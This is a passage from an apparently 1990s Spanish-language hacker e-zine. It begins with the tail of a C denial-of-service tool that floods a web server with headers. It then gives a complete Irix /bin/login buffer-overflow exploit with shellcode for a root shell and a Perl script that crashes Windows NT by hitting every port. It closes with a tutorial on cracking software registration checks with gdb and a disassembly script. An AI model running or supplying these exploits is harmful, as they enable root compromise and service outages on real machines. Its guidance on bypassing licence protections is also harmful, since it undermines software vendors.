
```

```

void
usage(void)
{
    fprintf(stderr, "usage: sioux [-a address] [-p port] [-n num]\n");
    exit(1);
}

```

```

}

int
main(int argc, char *argv[])
{
    struct sockaddr_in sin;
    struct hostent *he;
    FILE *f;
    int o, sd;

    /* default parameters */
    char *addr = "localhost";
    int port = 80;
    int num = 1000;

    /* get options */
    while ((o = getopt(argc, argv, "a:p:n:")) != EOF)
        switch (o) {
            case 'a':
                addr = optarg;
                break;
            case 'p':
                port = atoi(optarg);
                break;
            case 'n':
                num = atoi(optarg);
                break;
            default:
                usage();
        }

    if (argc != optind)
        usage();

    /* connect */
    if ((he = gethostbyname(addr)) == NULL) {
        perror("gethostbyname");
        exit(1);
    }
    bzero(&sin, sizeof(sin));
    bcopy(he->h_addr, (char *)&sin.sin_addr, he->h_length);
    sin.sin_family = he->h_addrtype;
    sin.sin_port = htons(port);

    if ((sd = socket(sin.sin_family, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket");
        exit(1);
    }

    if (connect(sd, (struct sockaddr *)&sin, sizeof(sin)) == -1) {
        perror("connect");
        exit(1);
    }

    if ((f = fdopen(sd, "r+")) == NULL) {
        perror("fdopen");
        exit(1);
    }

    /* attack! */
    fprintf(stderr, "Going down like a plague of locusts on %s\n", addr);
    fprintf(f, "GET / HTTP/1.1\r\n");
    while (num-- && !ferror(f))
        fprintf(f, "User-Agent: sioux\r\n");

    if (ferror(f)) {
        perror("fprintf");
    }
}

```

```

        exit(1);
    }

    fclose(f);
    exit(0);
}
<-->

-( 0x0F )-
Para      : Irix 6.3
Tema      : root access
Patch     : Donde siempre... SGI lo tiene, y nosotros tambien
Creditos  : David Hedley

<+> set_016/exploits/login.c
/* /bin/login exploit by DCRH 24/5/97
 *
 * Tested on:   R3000 Indigo (Irix 5.3)
 *              R4400 Indy (Irix 5.3)
 *              R5000 O2 (Irix 6.3)
 *              R8000 Power Challenge (Irix 6.2)
 *
 * Compile as: cc -n32 login.c      (for Irix 6.x)
 *              cc login.c         (for Irix 5.x)
 *
 * Press enter when prompted for a password
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

#define BUF_LENGTH      200
#define EXTRA          300
#define OFFSET          0x1b0
#define IRIX_NOP        0x03e0f825 /* move $ra,$ra */

#define u_long unsigned

u_long get_sp_code[] = {
    0x03a01025, /* move $v0,$sp */
    0x03e00008, /* jr $ra */
    0x00000000, /* nop */
};

u_long irix_shellcode[] = {
    0x24041234, /* li $4,0x1234 */
    0x2084edcc, /* sub $4,0x1234 */
    0x0491fffe, /* bgezal $4,pc-4 */
    0x03bd302a, /* sgt $6,$sp,$sp */
    0x23e4012c, /* addi $4,$31,264+36 */
    0xa086feff, /* sb $6,-264+7($4) */
    0x2084fef8, /* sub $4,264 */
    0x20850110, /* addi $5,$4,264+8 */
    0xaca4fef8, /* sw $4,-264($5) */
    0xaca6fefc, /* sw $4,-260($5) */
    0x20a5fef8, /* sub $5, 264 */
    0x240203f3, /* li $v0,1011 */
    0x03ffffcc, /* syscall 0xfffff */
    0x2f62696e, /* "/bin" */
    0x2f7368ff, /* "/sh" */
};

```

```

char buf[BUF_LENGTH + EXTRA + 8];

void main(int argc, char **argv)
{
    char *env[] = {NULL};
    u_long targ_addr, stack;
    u_long *long_p;
    int i, code_length = strlen((char *)irix_shellcode)+1;
    u_long (*get_sp)(void) = (u_long (*)(void))get_sp_code;

    stack = get_sp();

    long_p =(u_long *) buf;
    targ_addr = stack + OFFSET;

    if (argc > 1)
        targ_addr += atoi(argv[1]);

    while ((targ_addr & 0xff000000) == 0 ||
           (targ_addr & 0x00ff0000) == 0 ||
           (targ_addr & 0x0000ff00) == 0 ||
           (targ_addr & 0x000000ff) == 0)
        targ_addr += 4;

    for (i = 0; i < (BUF_LENGTH - code_length) / sizeof(u_long); i++)
        *long_p++ = IRIX_NOP;

    for (i = 0; i < code_length/sizeof(u_long); i++)
        *long_p++ = irix_shellcode[i];

    for (i = 0; i < EXTRA / sizeof(u_long); i++)
        *long_p++ = (targ_addr << 24) | (targ_addr >> 8);

    *long_p = 0;

    printf("stack = 0x%x, targ_addr = 0x%x\n", stack, targ_addr);

    execl("/bin/login", "login", "-h", &buf[1], 0, env);
    perror("execl failed");
}
<-->

```

#### Descripcion y Notas:

Cuando se ejecuta el exploit, nos pide una clave. Le damos a enter sin teclear nada y estamos dentro con privilegios de root.

El patch es tan sencillo como ejecutar:

```
chmod u-s /bin/login
```

```
-( 0x10 )-
```

```
Para      : Windows NT 4.0
```

```
Tema      : Crash
```

```
Patch     : Maybe SP3, Maybe LINUX
```

```
Creditos  : Bob Beck
```

```
<+> set_016/exploits/nt.pl
```

```
#!/usr/local/bin/perl
```

```
use Socket;
```

```
use FileHandle;
```

```
require "chat2.pl";
```

```
$ILoveBill = $ARGV[0] && shift;
```

```
$verbose = 0; # tell me what you're hitting
$knownports = 0; # don't hit known problem ports
for ($port = $0; $port<65535; $port++)
{
    if ($knownports && ($port == 135 || $port== 1031)) {
        next;
    }
    $fh = chat::open_port($ILoveBill, $port);
    chat::print ($fh,"Windows NT is the platform of the future");
    if ($verbose) {
        print "Trying port: $port\n\n";
    }
    chat::close($fh);
}
<-->
```

#### Descripcion y Notas:

Pues el mismo problema de siempre, el clasico con el puerto 135, el origen de los nukes... pero en el puerto 1031, esto es, inetinfo.

Creo que ya lo hemos dicho en mas de una ocasion... Pero sigue fallando.

\*EOF\*

```
-[ 0x0A ]-----
-[ CRACKING BAJO LINUX]-----
-[ by SiuL+Hacky ]-----SET-16-
```

Hola a todos, queria desde aqui agradecer a El Paseante (y en general a la gente de SET) la invitacion para escribir en el ezine y cubrir un poco la carencia de contenidos sobre cracking que tenia ultimamente.

Como hay mucho hacker por aqui suelto :-), aclaro que es cracking referido a la modificacion de programas, bien porque tienen alguna funcionalidad (o todas) deshabilitada o porque simplemente quieres que se ajuste a tus preferencias. Dicho asi no suena tan mal, pero lo cierto es que los crackers no suelen estar tan bien vistos como los hackers :-).

Como siempre la informacion no es buena ni mala, tan solo depende del uso que se haga de ella. Yo no tengo el menor interes economico en desproteger un programa, es mas, la mayoría de ellos no son tan interesantes como para luego usarlos :-).

INTRODUCCION -----

He intentado que el nivel sea lo suficientemente asequible, como para que cualquiera con interes puede engancharse facilmente (estaria bien que los que ya saben no se duerman).

Aun asi es inevitable dar por supuestas determinadas cosas (aparte de un PC); en este caso es imprescindible tener un cierto manejo con el ensamblador x86. El que sea perezoso, que se mentalice ya que sin saber ensamblador no crackeara ni el software de Micro\$oft. En Internet hay cientos de cursos/manuales sobre ensamblador.

Conocimientos de programacion en C tampoco estaria mal :-)) y un poco de paciencia al principio, tambien.

Aunque las tecnicas basicas son mas o menos universales, este articulo (y los que pudieran seguir) estan orientados a programas bajo Linux. Ademas de no tener que salir de nuestro entorno favorito, hay otras razones:

1) Es el futuro. A pesar de que linux se sigue moviendo en torno a programas basados en licencia GNU, cada vez hay mas empresas de software que empiezan a ver linux como un mercado interesante, y por ello el numero de aplicaciones comerciales va a crecer enormemente en los proximos años. No se cuanto durara lo de que las distribuciones quepan en un CD.

2) Carencia de informacion. Mientras que los tutoriales y las herramientas disponibles para el entorno Windows son muy abundantes, para linux es practicamente inexistente (en parte porque en programas GNU no tenia mucho sentido). Me voy a basar para ello en una serie de articulos que empecé hace un año en la pagina de +Fravia.

3) Para que cada vez tengais menos excusas los que no usais linux :-).

Si alguien quiere informacion mas avanzada (tanto para Win como para linux, eso si, en ingles), consultad, por ejemplo, la pagina de +Fravia:

<http://www.fravia.org>

FUNDAMENTOS -----

El cracking se basa en analizar mediante Ingenieria Inversa las condiciones que han llevado a un programa a tomar un camino en vez de otro, por ejemplo, las condiciones que le han llevado a mostrar por pantalla el mensaje de "Este codigo de registro no es valido". Aunque todo puede estar mas o menos

enmascarado, al final el analisis te lleva a puntos de bifurcacion, que en el caso de codigos de registro viene a ser algo como:

```

        push offset(cadena_codigo)
        call check_code
        cmp eax, 0
        je buen_chico
        jmp chico_malo
chico_malo: call salir
buen_chico: call continuar_programa

```

que en C, equivaldria a una declaracion mas o menos asi

```
int check_code(char* cadena_codigo);
```

El parametro, para el que no lo sepa, se pasa por la pila, la funcion check\_code lo recibira y el valor de la funcion se devuelve siempre en el registro eax. En un caso como este devolveria 0 si el codigo es bueno, y -1 si es malo (vereis que siempre es bueno conocer la forma en que los compiladores generan el codigo). Variaciones sobre esto hay muchas, pero valga como ejemplo sencillo. Fijaros que modificando el primero de los saltos condicionales, de forma que se convierta en un salto incondicional, dara por buenos todos los codigos; tan sencillo como eso. Otra posibilidad es analizar el codigo de la funcion check\_code, e ir viendo como se manipula la cadena de texto, de tal forma que seamos capaces de comprender que caracteristicas debe tener para ser considerado un "buen codigo". A pesar de su simplicidad, protecciones de este tipo es la que utilizaban el 95% de las protecciones con codigos de registro.

Actualmente, siguen habiendo protecciones tan simples, pero empiezan a aparecer otras mas sofisticadas, que en principio se basan en cosas sencillas, pero aplican metodos que dificultan su analisis (mas al ver herramientas genericas).

## HERRAMIENTAS BASICAS -----

### 1. DEPURADOR:

Aunque luego hablaremos de las tecnicas, existen dos tipos fundamentales de abordar el analisis de un programa: el analisis "en vivo" y el analisis basado en listados.

Para el analisis en vivo, es necesario utilizar un depurador, que supongo todo el mundo sabra lo que es, pero recordemos que permite ejecutar un programa bajo su control, modificar el flujo de ejecucion, acceder a su espacio de datos, acceder a los registros del procesador, etc ...

Excepto el viejo debug del DOS, la mayoría de los depuradores permiten depurar codigo fuente, pero dado que las aplicaciones comerciales no suelen acompañar el codigo fuente, no queda otra opcion que depurar a nivel de ensamblador.

Debido a que cualquier programa ejecuta millones de instrucciones (instrucciones maquina), si no quereis acabar ingresados en un sanatorio, es necesario acceder al codigo significativo donde reside el esquema de proteccion, y desechar el resto.

Para ello se utilizan puntos de ruptura que detienen la ejecucion de un programa bajo determinadas circunstancias. Los puntos de ruptura tradicionales se insertan en una direccion del codigo, deteniendolo y cediendo el control al depurador. Afortunadamente a partir del 80386 se introdujeron facilidades de depurado por el propio hardware que permiten detener un programa cuando se lee/escribe en una determinada posicion de memoria. Aparte de esta facilidad

el propio depurador suele permitir que el programador añada una serie de condiciones adicionales para detener el código. Estas condiciones son del tipo de las que se pueden expresar con una sentencia "if" en C. Por ejemplo;

```
puntoruptura_memoria_escritura 30:8a362346 if (ebx==3)
```

de esta forma el programa se detiene al modificar la posición de memoria 30:8a362346 y siempre que el registro ebx sea igual a 3. Parte del secreto del análisis en vivo es saber seleccionar adecuadamente los puntos de ruptura. Cuando analicemos técnicas básicas veremos que puntos de ruptura son interesantes en cada momento.

Algunos programas utilizan técnicas que dificultan su análisis mediante un depurador. Algunas de estas técnicas serían:

- 1) Intentar detectar la presencia en memoria del depurador.
- 2) Utilizar su propio gestor de modo protegido. De esta forma la aplicación se convierte en dueña de la máquina y no se puede depurar más que en un emulador software de CPU (olvidaos de esa posibilidad :-). Esto solo vale para MSDOS, ya que bajo Linux o bajo Windows, las aplicaciones no acceden directamente a los recursos hardware (o casi) y dependen del SO para ello.
- 3) La interrupción que posibilita los puntos de ruptura es la int 03. Un programa que redirija esta interrupción para su uso propio, interferiría con el depurador. En los procesadores 386+ esto se supera ya que se puede detener la ejecución de un programa por hardware.
- 4) Al utilizar puntos de ruptura convencionales el depurador, modifica (de forma transparente al usuario) el código del programa, insertando instrucciones int 03 en sustitución de instrucciones originales del programa (que luego se recolocan cuando llegue el momento). Dicho de otra forma, contaminan el código del programa, siendo esto detectable por una rutina que lea su propio código por ejemplo.

## 2. DESENSAMBLADOR

Una alternativa mucho más elegante (y en mi opinión más relajada) es el análisis de listados de ensamblador. Analizar un listado en ensamblador de un programa Windows (o XWindows) puede ser aparentemente monstruoso, dado que se generan ficheros de texto de hasta 60 Mb, pero en determinados programas (como los de Windows o los de Linux), es sencillo encontrar indicios que ayuden a acotar donde reside la rutina de protección. Estos indicios suelen venir en forma de cadenas de texto, como mensajes de error, mensajes de que la versión que ejecutamos no está registrada, etc ...

La potencia de un desensamblador radica, aparte de su velocidad, en saber establecer referencias cruzadas de código y datos.

Referencias cruzadas de código y datos? Bueno, eso quiere decir indicar en cada instrucción QUE OTRAS instrucciones la referencian con instrucciones call o jmp.

Y las referencias de datos consisten en que una vez localizadas las cadenas de texto, se busquen las instrucciones que las referencian. Esto tanto en Linux como en Windows es relativamente sencillo de hacer.

Otra de las cosas que facilita el análisis de listados, es que tanto Linux como Windows utilizan gran cantidad de llamadas a librerías dinámicas. Estas llamadas no pueden enmascarse (ya que el lincador dinámico debe identificarlas) y estaremos de acuerdo en que es mucho más útil ver "call printf" que ver "call 383763".

Como opcion anti-desensamblado, no hay mas que encriptar/comprimir el codigo de un programa, de forma que se desenscripte/descomprima en tiempo de ejecucion.

### 3. EDITOR HEXADECIMAL

Bueno una vez que se ha localizado la zona de interes, queda modificar el ejecutable y para ello hace falta un editor hexadecimal donde buscar cadenas binarias. Si ademas el editor es capaz de interpretar el codigo binario como instrucciones en ensamblador, pues la leche, ya que se puede editar el fichero introduciendo los nuevos mnemonicos directamente.

#### TECNICAS BASICAS -----

Esta seccion pretende ser un pequeño resumen de tecnicas que se utilizan y se han utilizado desde los tiempos del MS-DOS. No pretende ser en ningun caso un recetario de metodos para crackear, sino simplemente ideas para que la gente que empieza, entienda un poco como va el juego y a partir de ahí desarrolle sus propio metodos.

Yo empee crackeando juegos en MSDOS (de los que cabian en un diskette, tiempos gloriosos aquellos), y se utilizaba fundamentalmente un depurador (TurboDebugger). Entonces era muy util fijar puntos de ruptura de atencion a la interrupcion de teclado (o del raton en su caso), y a partir de ahí examinar que es lo que hacia el programa con los datos que se le iban introduciendo.

Una vez localizado el punto "caliente" no habia mas que parchear el ejecutable. Sin embargo cuando el programa se encontraba comprimido, era necesario acceder al codigo una vez que este se habia autodescomprimido en memoria. La opcion en ese caso era crear un parcheador residente que se activara en el momento preciso.

Esta opcion con SS.00. en modo protegido se complica, ya que las aplicaciones tienen su espacio privado de direcciones, pero no es imposible.

Cuando los programas leian entradas de teclado mediante bucles de espera, utilizar un depurador para detener el programa en el bucle de espera te llevaba directamente a las rutinas que trataban la clave recién introducida, y así podian ver todas las perrerias que le iban haciendo a tu codigo hasta que te acababan diciendo que lo volvieras a intentar. En cada sistemas operativo hay un forma mas o menos estandar de leer las entradas de teclado. Este debe ser otro punto de comienzo en el analisis en vivo. Si los programas estan hechos en c++, el codigo que generan es mastodontico y desde que se lee una entrada de usuario hasta que se procesa, pueden ejecutarse cientos de miles de instrucciones. Es preciso entonces capturar donde se almacenan en primera instancia los datos introducidos por el usuario, y utilizar un punto de ruptura de lectura en memoria (sobre la direccion en memoria donde se ha almacenado tu entrada) para identificar donde retoma el programa el "tratamiento" de los datos recién introducidos.

Era la epoca de los buenos juegos y la escasez de aplicaciones comerciales. Con la llegada de Windows95 se produce la explosion de aplicaciones shareware. Los programas se presentan entoces con funcionalidades deshabilitadas permanentemente, funcionalidades que se pueden "despertar" introduciendo un codigo de registro, programas que caducan, pantallas de recuerdo, etc ...

La característica fundamental de todas estas aplicaciones es que se caracterizan por dar evidentes pistas para diferenciar un programa registrado de uno no registrado.

1) Las ventanas de recuerdo, cuyo texto puede ser luego localizado en el

fichero desensamblado, o bien la funcion que se utiliza para generar esas ventanas (funcion MessageBox en el caso de Windows, por ejemplo, o printf en el caso de linux).

- 2) Palabras que aparecen como: "Registered version", "Unregistered", "Registered to:".
- 3) Pantallas de error cuando se introduce un codigo erroneo.
- 4) Textos de agradecimiento por haberse registrado

Todos estas circunstancias son pistas por donde empezar a buscar en un analisis de listados, y ver que circunstancias llevan a un programa a seguir esa linea y no otra. En algunas ocasiones, la parte del codigo que lleva la proteccion no es encuentra en ejecutable principal, sino en una libreria asociada.

En el caso de los programas que caducan, cuentan con un problema dificil de ocultar, y que en mi opinion los hace muy vulnerables: de alguna forma tienen que conocer la fecha actual. Su otra gran limitacion es tener que almacenar de forma mas o menos discreta la fecha en que fueron instalados. Igual que para las entradas de teclado, en cada SO hay funciones preestablecidas que los programas suelen utilizar para leer la fecha del sistema, siendo ese un punto a partir del cual se puede empezar.

Con la aparicion de nuevas herramientas de analisis las posibilidades se multiplican, pero eso lo veremos en proximas entregas. Aparte de los conocimientos de programacion, que ya he comentado son muy importantes, hay que conocer algo del funcionamiento del sistema operativo en que se ejecutan, por ejemplo:

- 1) En cracking de DOS, es necesario conocer los servicios que proporcionan las llamadas a la interrupcion 0x21, la interrupcion 0x10 y otras.
- 2) En Windows hay que conocer que es el API de Windows, funciones mas utilizadas, etc ...
- 3) En Linux saber lo que son las llamadas al sistema, lo que son la librerias dinamicas, como va lo de XWindows ...

#### HERRAMIENTAS EN LINUX -----

Hasta ahora hemos tratado temas genericos, pero a partir de ahora nos vamos a dedicar en exclusiva a linux por las razones que ya he comentado anteriormente. En este primer articulo para que no se alargue demasiado la cosa, solo voy a presentar las herramientas basicas: depurador, desensamblador y editor hexadecimal.

##### 1. DEPURADOR: Gdb, Xgdb y DDD

Gdb es practicamente el unico depurador existente en linux. Tiene licencia GNU, y ofrece unas facilidades similares a las que puedan ofrecer depuradores en otros sistemas operativos. El handicap, como ocurre con muchos programas de linux, es que su interfaz de usuario no es excesivamente amigable. Esto se compensa con programas como Xgdb o DDD, que en si no son mas que un interfaz grafico basado en gdb, con lo cual se aaden ventanas, botones y todas esas cosas que tanto le gustan a algunos. La verdad es que estos depuradores estan muy orientados a depuracion con codigo fuente, pero la cosa ha mejorado algo ultimamente.

Para suavizar un poco la curva de aprendizaje, yo os aconsejaria que utilizarais DDD, y luego fuerais aprendiendo los comandos que estan detras de pulsar tal o cual boton. Os recomiendo la version 2.2.3, aunque la 3.0 ya esta disponible, no he tenido ocasion de utilizarla. DDD cuenta con una ventana de comandos, que es equivalente a la ventana original del gdb, con lo cual se pueden introducir comandos gdb directamente. El gran avance, en mi opinion,

que se produce con el DDD es un ventana en la que muestra el código en ensamblador que se está ejecutando, y sobre esa ventana se pueden fijar puntos de ruptura. También es útil desplegar la ventana en la que se muestran los registros del procesador. Lo único que se echa en falta es una ventana en la que se vuelquen datos en memoria.

Vamos a ver los comandos más útiles y luego el que quiera jugar con los botones y los menús, pues que juegue :-). Entre parentesis figura la abreviatura de cada comando (que también funciona) Como era de esperar el programa se detiene con la famosa Control-C. Entre corchetes figuran las cosas que son opcionales:

```
run(r)
    Ejecuta el programa desde cero
cont
    Continúa la ejecución de un programa detenido por un punto de rupt.
steppi(si)
    Ejecuta la siguiente instrucción en ensamblador y se detiene
nexti(ni)
    idem a la anterior, pero no entra dentro de las rutinas call
finish
    Ejecuta el programa hasta que finaliza la función actual (hasta que
    encuentra una instrucción "ret")
breakpoint(br) *direccion_de_memoria [if condicion]
    Fija un punto de ruptura en direccion_de_memoria, con lo que el
    programa se detendrá al ejecutar la instrucción en esa posición
tbreakpoint(tbr) *direccion_de_memoria [if condicion]
    Fija un punto de ruptura que solo se usa una vez
commands numero_de_un_breakpoint
    Permite ejecutar cualquier comando gdb cuando un programa se
    detiene. El último comando debe ser siempre "end"
del [numero_de_un_breakpoint]
    Borra un punto de ruptura, o todos si no se especifica ninguno.
awatch *direccion de memoria
    Detiene el programa cuando se lee o escribe en la dirección de
    memoria indicada
x [/s] [/x] [/10x] direccion_de_memoria
    Muestra el contenido de la direccion_de_memoria, y lo interpreta
    como un número hexadecimal(/x), una cadena de texto(/s). Se pueden
    visualizar también las posiciones contiguas, por ejemplo, visualizar
    el contenido de direccion_de_memoria y los 10 bytes siguientes(/10x)
info [breakpoints] [regis]
    Da información de los puntos de ruptura existentes, de los registros
help [comando]
    Da información de un comando en concreto
```

Hay muchas más opciones y subopciones siempre interesantes y que podéis consultar en la página info del gdb. Gdb viene en cualquier distribución de linux, y DDD lo podéis encontrar en :

<http://www.cs.tu-bs.de/softech/ddd/>

## 2. DESENSAMBLADOR: objdump, dasm, IDA

Un buen desensamblador debería no solamente convertir código binario a mnemónicos de ensamblador, debería analizar las referencias cruzadas. objdump es una de las utilidades binarias que vienen con el compilador gcc. Extrae información sobre ficheros ejecutables y una de las opciones crea un listado en ensamblador, pero un listado sin ningún tipo de referencias cruzadas.

Cualquiera que tenga una distribución de linux, tiene acceso a objdump.

Dado que no existía ninguna alternativa seria a objdump, decidí programar un script en perl que analizara las referencias a los saltos, las referencias a las funciones que figuren en la tabla de símbolos y las referencias a las cadenas de texto. Esta información se añade al listado original que genera objdump. El resultado es un listado con toda la información útil para analizar un programa.

Recientemente un conocido desensamblador, IDA (Interactive Disassembler) soporta ficheros ELF-32. Este es un desensamblador mucho más complejo (y lento) que objdump, ya que tiene una orientación completamente distinta. La idea es que la información generada por IDA pueda ser utilizada directamente para ensamblarla, editarla si es preciso y obtener un ejecutable. El problema es que, que yo sepa, IDA no está disponible para linux. Esta la opción de ejecutarlo bajo el dosemu, pero en ficheros medianamente grandes suele cascar.

Os ofrezco a continuación el código de dasm, el script en perl que he comentado antes, no tenéis más que "cortarlo" y salvarlo en un fichero (dadle permisos de ejecución !!!! :-):

```
<+> set_016/articulos/dasm.pl
#!/usr/bin/perl
##### MODIFICAD ESTA LINEA CON EL PATH ADECUADO #####
push(@INC, "/usr/lib/perl5");
require("flush.pl");

#####
##### LINUX DISASSEMBLER 2.1
##### (C) SiuL+Hacky Ago 1998
##### Puedes copiar, modificar y distribuir este programa
##### y es cosa tuya el mantener esta cabecera
##### Uso: dasm exe_file dasm_file
#####

$f_input=$ARGV[0];
$f_output=$ARGV[1];
&printflush(STDOUT, "\nCreating disassembled file ...");
$return=system("objdump -d -T -x --prefix-addresses ".$f_input.">".$f_output."2");
if ($return!=0){
    print "\nERROR OPENING OBJDUMP $return";
    print "\nUsage: dasm exe_file dasm_file";
    print "\nBe sure to get objdump in your path. Check also file permissions\n";
    exit(1);
}

open(INPUT, "<".$f_output."2");

&printflush(STDOUT, "\nReading strings ...");
$_=<INPUT>;
while (!/.rodata/){
    $_=<INPUT>;
}
($rubbish, $rest)=split(/.rodata/, $_, 2);
($rubbish, $rest)=split(/0/, $rest, 2);
@numbers=split(/ /, $rest, 5);
$size=hex($numbers[0]);
$starting_address=hex($numbers[1]);
$end_address=$starting_address+$size;
```

```

$offset=hex($numbers[3]);
open(CODIGO, "<".$f_input);
seek(CODIGO,$offset,0);
read(CODIGO,$cadena,$size);
close(CODIGO);

$_=<INPUT>;
while (!/SYMBOL TABLE/){
    $_=<INPUT>;
}
&printflush(STDOUT, "\nProcessing symbol table ...");
$_=<INPUT>;
while (!/^\\n/){
    @st_element=split(/ /, $_);
    $_=$st_element[$#st_element];
    chop;
    $symbol_table{$st_element[0]}=$_;
    $_=<INPUT>;
}

while (!/\\.text/){
    $_=<INPUT>;
}
&printflush(STDOUT, "\nProcessing jmps and calls ...");

##### la regex se desecha de la informacion de linea #####

while (<INPUT>){
    $_=~ s/<.*?>/g;
    $_=~s/ / /g;
    if (/j/){
        ($direccion,$inst,$destino)=split(/ /,$_ ,3);
        $destino=~s/ //g;
        chomp($destino);
        $salto{$destino}.=($direccion." \; ");
    }
    elsif (/call/){
        ($direccion,$inst,$destino)=split(/ /,$_ ,3);
        $destino=~s/ //g;
        chomp($destino);
        $call{$destino}.=($direccion." \; ");
    }
}

seek(INPUT,0,0);
&printflush(STDOUT, "\nWritting references ...\\n");
open(OUTPUT, ">".$f_output) || die print "\nError opening write file\\n";
print OUTPUT "FILE REFERENCED\\n\\n";

while (!/Disassembly of section .text:/){
    $_=<INPUT>;
    print OUTPUT;
}
$char=".";
$counter=0;
while(<INPUT>){
    $counter++;
    if ( ($counter % 400)==0){
        printflush(STDOUT,$char);
    }
}

```

```

    if ( ($counter % 4000)==0){
        printflush(STDOUT, "\r");
        if ($char eq "."){ $char=" ";}
        else { $char=".";}
    }
}
$copia=$_;
$_=~s/<.*?>//ge;
$_=~s/ / /g;
($direccion, $inst, $destino)=split(/ /,$_ ,3);
if ( defined( $symbol_table{$direccion} )){
    print OUTPUT "\n";
    print OUTPUT "---- Function : ".$symbol_table{$direccion}." ----\n";
}
if (/call/){
    $destino=~s/ //g;
    chomp($destino);
    if ( defined( $symbol_table{$destino} )){
        print OUTPUT "\n";
        print OUTPUT "Reference to function : ".$symbol_table{$destino}."\n\n";
    }
}
if ( defined( $salto{$direccion} )){
    print OUTPUT "\n";
    print OUTPUT "Referenced from jump at ".$salto{$direccion}."\n\n";
}
if ( defined( $call{$direccion} )){
    print OUTPUT "\n";
    print OUTPUT "Referenced from call at ".$call{$direccion}."\n\n";
}
if (/\/$/){
    ($instruccion, $operand)=split(/\/$/,$_ ,2);
    if (!/push/){
        ($operand, $rest)=split(/\/,/,$operand,2);
    }
    chomp($operand);
    $offset=hex($operand);
    if ( ($offset <= $end_address) && ($offset >= $starting_address ) ){
        $auxiliar=substr($cadena, $offset-$starting_address);
        $length=index($auxiliar, pack("x") );
        $auxiliar=substr($auxiliar, 0, $length);
        $auxiliar=~s/\n//g;
        print OUTPUT "\n";
        print OUTPUT "Possible reference to string:";
        print OUTPUT "\n\"$auxiliar\""\n\n"
    }
}
print OUTPUT $copia;
}
close(INPUT);
close(OUTPUT);
print "\n";
system("rm ".$f_output."2");
<-->

```

### 3. EDITOR HEXADECIMAL: Hiew, hexedit

El unico editor hexadecimal decente que he encontrado bajo linux es hexedit, podeis buscarlo por este nombre:

hexedit-0.9.3.src.tgz

De todas formas, esta todavia a años luz de editores en MS-DOS, con lo cual merece la pena ejecutarlos bajo dosemu. A mi me gusta especialmente uno llamado Hiew, pero va segun gustos. Lo podeis encontrar, junto con un millon de cosas mas, en la pagina de Lord Caligo:

<http://cracking.home.ml.org/>

PROXIMA ENTREGA -----

Que hacer ahora con estas herramientas ? El que sepa usarlas ya sabra lo que hacer con ellas, pero el que este empezando y tenga interes, deberia hacerse un pequeño programa en C ( o lo que mas le guste) que lea del usuario un número y saque algun mensaje por pantalla. Una vez compilado no estaria de mas quitarle los simbolos mediante "strip nombre\_ejecutable". Una vez hecho esto, que lo desensamble y vea el aspecto que tiene su programa en ensamblador, para luego utilizar el depurador y practicar con las opciones que os he referenciado arriba.

La idea es en la proxima entrega analizar el resto de herramientas disponibles para linux, y practicar ya con un programa (un ejemplo facil :-). De todas formas podeis mandar sugerencias y el que quiera cosas mas avanzadas, ya he dicho antes que en la pagina de +fravia puede encontrar lo que busca.

SiuL+Hacky <s\_h@nym.alias.net>

Referencias

-----

\* SOBRE TODOS LOS TEMAS.-----

Internet, ahi estan casi todos los documentos que querais, solo falta poder encontrarlos :-).

\* SOBRE CRACKING.-----

1. Tutoriales de +orc (Old Red Cracker). En ingles, muy amenos y divertidos, cubre una gama muy amplia de temas: DOS, Win 3.1, Windows 95. +Gthorne mantiene unos "packs" con los programas utilizados en dichos tutoriales.

2. Pagina de fravia (+hcu): <http://www.fravia.org>. En ella encontrareis (entre otras cosas) los tutoriales de +orc, muy buenos links sobre cracking y un archivo de mas de 300 tutoriales centrados en DOS & Win. TODOS los niveles, y TODOS en ingles. Referencias sobre ensamblador tambien.

\* SOBRE INTERRUPCIONES DOS.-----

1. Una coleccion sensacional de interrupciones del PC ha sido recopilada por Ralf Brown. Gary Chanson en 1994 hizo una aplicacion llamada InterHlp que permitia un mejor manejo de la inmensa lista.

2. Otra buena recopilacion de informacion sobre el IBM Pc, se llamaba HelpPC, con un monton de informacion sobre hardware, software, ensamblador y por supuesto interrupciones. El autor es David Jurgens.

Estos programas yo no los he conseguido en internet, pero SEGURO que estan si buscais por el nombre de las aplicaciones o de los autores.

\* SOBRE ENSAMBLADOR.-----

1. La mejor opcion, en mi opinion, es que consulteis uno de los muchos libros existentes sobre el procesador 8086, o sobre la familia x86 en general. En cualquier biblioteca de Informatica, Teleco, Fisicas, etc ... encontrareis libros en castellano (por ejemplo de Anaya multimedia o de Paraninfo). Una vez conocidos los fundamentos, tan solo necesitareis un

manual de referencia para consultar instrucciones que no sepais o algun otro detalle.

\* SOBRE API DE WINDOWS.-----

1. Para conocer su funcionamiento, vale lo mismo de antes. En cualquier libro sobre Borland c++, Visual c++, etc ... se trata el tema del API de Windows.

2. Si buscáis solo una referencia de consulta, los compiladores de C++ de Borland o Microsoft ( o el que sea ) traen las especificaciones del API. Si no, lo podeis encontrar, por ejemplo, aqui  
<http://cracking.home.ml.org>

\* SOBRE LINUX.-----

1. Para aprender como usuario, teneis dos opciones. Una, por vuestra cuenta, dandoos de leches contra todo; la curva de aprendizaje sera inmensa. Segunda, leed libros y aprended.

2. Una guia sobre el funcionamiento del kernel y el sistema se llama tlk-0.8-2 (the linux kernel), se puede encontrar en sunsite, o sea, <ftp://sunsite.unc.edu/pub/Linux/docs>. Eso si es un poco tocho ...

3. Como alternativa a esto ultimo, hay un libro en castellano bastante aceptable llamado "Programacion linux 2.0. API del sistema y funcionamiento del nucleo". Edita Gestion 2000.

\* SOBRE GDB.-----

1. La magnifica pagina info del GDB :-).

\*EOF\*

```
-[ 0x0B ]-----  
-[ LA VUELTA A SET EN 0x1D MAILS ]-----  
-[ by SET Staff ]-----SET-16-
```

-{ 0x01 }-

Solo quiero decirles que esto que estan haciendo es grande, creanme, que a muchos nos sirve mucha de la informacion que aqui nos brindan.

Yo soy novato, pero espero que puedan mandarme informacion de lo que sea, para asi aumentar mi diccionario..

eso es todo, gracias y a delante.

SUERTE!

[Gracias, para encontrar informacion simplemente visita las webs cuyas direcciones aparecen en SET o sigue los enlaces de nuestra pagina]

-{ 0x02 }-

Me encanta vuestra revista. Seguid asi y que la fama no os corrompa...!!!  
Por cierto me gustaria recibir informacion cada vez que sale un nuevo SET.

